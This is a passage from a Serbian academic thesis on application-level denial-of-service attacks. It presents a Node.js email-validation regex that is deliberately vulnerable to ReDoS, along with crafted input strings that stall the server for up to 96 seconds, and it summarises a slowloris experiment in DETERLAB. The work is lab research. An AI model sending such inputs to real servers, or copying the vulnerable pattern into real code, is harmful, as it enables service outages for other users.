1. ^([a-zA-Z0-9_\.\-]) predstavlja regularni izraz gde ^ označava početak unetog stringa, zagrade () označavaju logičku grupaciju izraza, a [] predstavljaju eksplicitan set karaktera sa kojima treba da se poklopi string koji mogu biti karakteri:
   od a do z, od A do Z,od 0 do 9, donja crta, tačka kao literal i gornja crta kao literal.
2. \@(([a-zA-Z0-9\-])+\.) je regulrani izraz ge početak mora početi sa literalom @, a nakon toga može biti set karaktera :
   od a do z, od A do Z,od 0 do 9, literal gornja crta, i na kraju tačka kao literal.
3. ([a-zA-Z0-9]{2,4}) karakteriše takođe korišćenje karaktera od a do z, od A do Z, i od 0 do 9, ali sa upotrebom kvantifikatorima koji se nalaze u {} zagradama i definišu koliko karaktera može biti stavljeno unutar ove grupacije. Pošto konvencija naleže da domeni nemaju dugačke nazive i često imaju od 2 do 4 karaktera, to je postavljeno kao kvantifikator u ovom slučaju.
4. $/ - ovaj specijalni karakter označava da nakon validacije prethodnog regularno izraza doći do kraja stringa.

Nakon kreiranja objekta regularnog izraza, parsiramo string koji nam je poslat zahtevom i nad regularnim izrazom primenjujemo test metodu koja kao jedini parametar uzima string koji ćemo proveravati nad ovim regularnim izrazom.

Za logovanje vremena izvršavanja ove operacije ćemo koristiti process.hrtime() metodu .

```
app.post('/post',function(req,res){
    var  emailExpression,query,retVal;
     emailExpression = /^([a-zA-Z0-9_\.\-])+\@(([a-zA-Z0-9\-])+\.)+([a-zA-Z0-9]{2,4})+$/;
    query = req.body.emailStr;
     start=process.hrtime();
     retVal=emailExpression.test(query);
     console.log(process.hrtime(start));
     console.log(retVal);
    console.log(query);
});
```

Slika 28: Post index zahtev

Takođe radi prikaza jednostavnosti običnog get zahteva napisana je i metoda za About.html stranicu koja vraća osnovne informacije vezane za eksperiment.

```
router.get('/about',function(req,res){
  res.sendFile(path.join(__dirname+'/about.html'));
});
```

Slika 30: Get About

Na kraju treba postaviti URL apliakacije iport na kom će server slušati.

```
app.listen(3000,'127.0.0.1');
app.use('/',router);
```

Slika 31: Postavljanje Slušanja

Kreiranje ovakvog regularnog izraza na prvi pogled izgleda kao da će validacija sasvim legitimno proći izvršavanje.

3.3 Iznošenje rezultata i diskusija

- Kao prvu pobudu najbolje je uzeti pravilan e-mail i videti koliko je sekudni i nanosekundi potrebno za izvršavanje operacije. Pobuda at@rtrk.com se poklapa sa datim regularnim izrazom i za nju je potrebno 0 sekundi i 14 803 nanosekundi.

```
at@rtrk.com
[ 0, 14803 ]
true
```

Slika 32 : Ispravan ulaz

- Nakon ovakvog ulaza poslaćemo pobudu koja se neće poklapati sa regularnim izrazom, ali će kroz sve elemente regularnog izraza ići karakter po karakter, pa možemo da vidimo da će na kraju pretrage gledati kvantifikator, što će oduzeti previše vremena. U ovom

slučaju nam je za ovakvu pobudu koja se neće poklopiti sa regularnim izrazom zbog kvantifikatora potrebno 443 008 261 nanosekundi.

```
jjjjjjjjjjjjjjjjjjjjjjjjjjj@ccccccccccccccccccccccccccc.555555555555555555555555555555555555{
[ 0, 443008261 ]
```

Slika 33: Neispravan ulaz 1

- Za karakter više od prethodne pobude, ova će skoro dva puta više vremena oduzeti za izrvšavanje.

```
jjjjjjjjjjjjjjjjjjjjjjjjjjjj@ccccccccccccccccccccccccccc.555555555555555555555555555555555555{
[ 0, 712602294 ]
false
```

Slika 34: Neispravan ulaz 2

- Samo za par karaktera više nakon tačke stvorili smo pobudu koja se ne poklapa sa regularnim izrazom i za koju je potrebno čak 96 sekundi za obradu.

```
jjjjjjjjjjjjjjjjjjjjjjjjjjjj@ccccccccccccccccccccccccccc.555555555555555555555555555555555555{
[ 96, 582073591 ]
false
```

Slika 35 : Neispravan ulaz 3

U ovom slučaju možemo zaključiti da Node server može biti zaustavljen na duži period, što će glavnu izvršnu nit zablokirati tako da drugi korisnici ne mogu da pristupe istoj.

4. Zaključak

U ovom radu je razvijena programska podrška za realizaciju DoS napada aplikativnog nivoa. Radi detaljnog prikaza mreže i uticaja na ostale korisnike jedan od eksperimenata je izvršen u DETERLAB okruženju zbog detaljnijeg prikaza mreže i protoka podataka, a drugi je prikazan korišćenjem logovanja određenih vremena izvršavanja određenih operacija.

Tip realizovanog napada u DETERLAB okruženju je slowloris. U ovom napadu, napadač HTTP zahtev koji šalje serveru segmentira u niz segmenata, dodavanjem praznih zaglavlja i zadržavanjem komunikacije između dva segmenta koja šalje. Efekat je da server alocira resurse za obradu napadačkog zahteva i zbog zadržavanja veze ti resursi ostaju alocirani u mnogo dužem intervalu nego što traje prosečna obrada HTTP zahteva, čime se smanjuje sposobnost servera da opslužuje legitimne korisnike u tom intervalu. Analizom PCAP datoteka koje su rezultat emulacije u DETERLABU je pokazano da je cilj napada postignut, jer legitimni korisnički zahtev ostaje neuslužen tokom napada.Ovim napadom možemo da vidimo kako tok Slowloris napada izgleda, i kako ga možemo prepoznat. Takođe smo uvideli i kakve uticaje on može imati na mrežu, na druge korisnike i na server.

Tip drugog realizovanog napada je ReDoS. U ovom napadu napadač šalje stringove jednonitnom serveru koji za izvršavanje operacije potroši puno vremena, pa zbog toga ne stigne da usluži druge korisnike. Operacija koja se izvršava je operacija poređenja regularnog izraza koji predstavlja validator sa unetim stringom. Ovakvim pristupom smo uspeli da se približimo Node serveru, nejgovoj lakoj implementaciji, kao i potencijalnim problemima koji se mogu pojaviti prilikom implementiranja ovakvog servera i na koje inženjer treba da obrati pažnju.

Literatura

[1] David Gourley, Brian Totty, Marjorie Sayer, Sailu Reddy, Anshu Aggarwal - HTTP_ The Definitive Guide (2002, O'Reilly Media)

[2] Jelena Mirkovic,Sven Dietrich, David Dittrich , Peter Reiher - Internet Denial of Service Attack and Defense Mechanisms, Prentice Hall, 2005 .

[3] Dr. Douglas E. Comer - Internetworking with TCP/IP Volume One, Pearson, 2013

[4] I. Bašićević, M. Popović, V. Kovačević, Osnovi računarskih mreža 1, FTN, 2019.

[5] Nikola Blazic, MSc rad u izradi, Automatizacija eksperimenata u DETER okruzenju, FTN Novi Sad

[6] RFC 2616 HTTP 1.1

[7] RFC 793 TCP Protocol

[8] David Herron,-Node Web Development, 2011 Packt Publishing, Birmingham

[9] Verisign distributed denial of service trends report, volume 4, issue 2 – 2nd quarter 2017

[10] Jeffrey E.F. Friedl, Mastering Regular Expressions,1997 O'Reilly & Associates, Inc.

[11] https://docs.deterlab.net/